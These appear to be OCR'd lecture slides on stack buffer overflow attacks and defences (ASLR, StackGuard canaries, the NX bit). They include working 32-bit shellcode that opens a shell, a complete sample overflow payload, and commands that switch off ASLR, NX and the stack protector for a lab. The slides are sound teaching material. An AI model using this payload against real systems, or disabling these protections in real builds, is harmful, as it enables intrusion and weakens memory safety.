
- Input string contains byte representation of executable code
- Overwrite return address with address of buffer
- When `ret` is executed, PC will jump to exploit code



Creation of The Malicious Input

Task A : Find the offset distance between the base of the buffer and return address.

Task B : Find the address to place the exploit



Countermeasures

Countermeasures

Developer approaches:

- Use of safer functions like strncpy(), strncat() etc, safer dynamic link libraries that check the length of the data before copying.

Compiler approaches:

- Stack-Guard

OS approaches:

- ASLR (Address Space Layout Randomization)

Hardware approaches (NX):

- Non-Executable Stack

Principle of ASLR

To randomize the start location of the stack that is every time the code is loaded in the memory, the stack address changes.

Difficult to guess the stack address in the memory.

Difficult to guess %ebp address and address of the malicious code

Address Space Layout Randomization : Working


```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

Stack guard

```
void foo (char *str)
{
   int guard;
   guard = secret;

   char buffer[12];
   strcpy (buffer, str);

   if (guard == secret)
      return;
   else
      exit(1);
}
```



Execution with StackGuard

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello00000000000
*** stack smashing detected ***:  ./prog terminated
```

Canary check done by compiler.

```
foo:
.LFB0:
    .cfi_startproc
    pushl    %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl     %esp, %ebp
    .cfi_def_cfa_register 5
    subl     $56, %esp
    movl     8(%ebp), %eax
    movl     %eax, -28(%ebp)
    // Canary Set Start
    movl %gs:20, %eax
    movl %eax, -12(%ebp)
    xorl %eax, %eax
    // Canary Set End
    movl     -28(%ebp), %eax
    movl     %eax, 4(%esp)
    leal     -24(%ebp), %eax
    movl     %eax, (%esp)
    call     strcpy
    // Canary Check Start
    movl -12(%ebp), %eax
    xorl %gs:20, %eax
    je .L2
    call __stack_chk_fail
    // Canary Check End
```

Non-executable stack

- NX bit, standing for No-eXecute feature in CPU separates code from data which marks certain areas of the memory as non-executable.

- This countermeasure can be defeated using a different technique called **Return-to-libc** attack (there is a separate chapter on this attack)

What will we do?

We will explore attack vectors for each of this options:

- ASLR off & NX off (!ASLR & !NX)
- ASLR on & NX off (ASLR & !NX)
- ASLR off & NX on (!ASLR & NX)
- ASLR on & NX on (ASLR & NX)

!NX & !ASLR


Creation of The Malicious Input

Task A: Find the offset distance between the base of the buffer and return address:

- Find buffer address
- Find Return Address
- Can use gdb. Easy because ASLR is disabled

Task B: Find the address to place the shellcode

- We will use shellcode as the buffer input, and point to it.
- Keep the code within the buffer itself



How to find the return address?

- Use gdb and find the address pushed before the function call
- What if we don’t have the source code?
  - Disassemble the binary and find the instruction after the call instruction to the vulnerable function.
- Another but less accurate way is to increment our input lengths until we get a segmentation fault

Shellcode

- Shellcode is the binary-encoded program that you pass along as input to your buffer

- Process for creating it
  - Write program in minimalist C
  - Produce assembler version
  - Manually translate to remove constructs that include \00 characters, because they will terminate string programs

Shellcode example, stest.c

```
#include <stdlib.h>

// code to open a shell
char sc1[] ="\x31\xc0\x50\x68\x2f\x2f\x73\x68"
            "\x68\x2f\x62\x69\x6e\x89\xe3\x50"
            "\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";

int main()
{
  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)sc1;
}
```

- What does it do?

Examine shellcode in stest.c

```
gcc stest.c -fno-stack-protector -g -z execstack -o stest
objdump -D stest
<snip>
0804a018 <sc1>:
 804a018: 31 c0                xor    %eax,%eax
 804a01a: 50                   push   %eax
 804a01b: 68 2f 2f 73 68       push   $0x68732f2f
 804a020: 68 2f 62 69 6e       push   $0x6e69622f
 804a025: 89 e3                mov    %esp,%ebx
 804a027: 50                   push   %eax
 804a028: 53                   push   %ebx
 804a029: 89 e1                mov    %esp,%ecx
 804a02b: 99                   cltd
 804a02c: b0 0b                mov    $0xb,%al
 804a02e: cd 80                int    $0x80

<snip>
```

- It opens a shell
- This shellcode is just 24 bytes

Building a Malicious Payload: !NX !ASLR


- Given this target length, we want the following structure
  - Aligned shellcode + safe padding + buffer_address_pointing_on_shellcode
  - Safe padding = values that represent safe memory read addresses

An Example of a malicious payload with a 25 byte shellcode, offset of 48, with buffer address 0xffffd07c

'\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'\x7c\xd0\xff\xff'*6

OR

'\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'+'\x90'*20 +'\x7c\xd0\xff\xff'



Disable ASLR, NX and Stack Guard

Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```

Disable NX and stack protector

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
```

You will practice all this in the studio!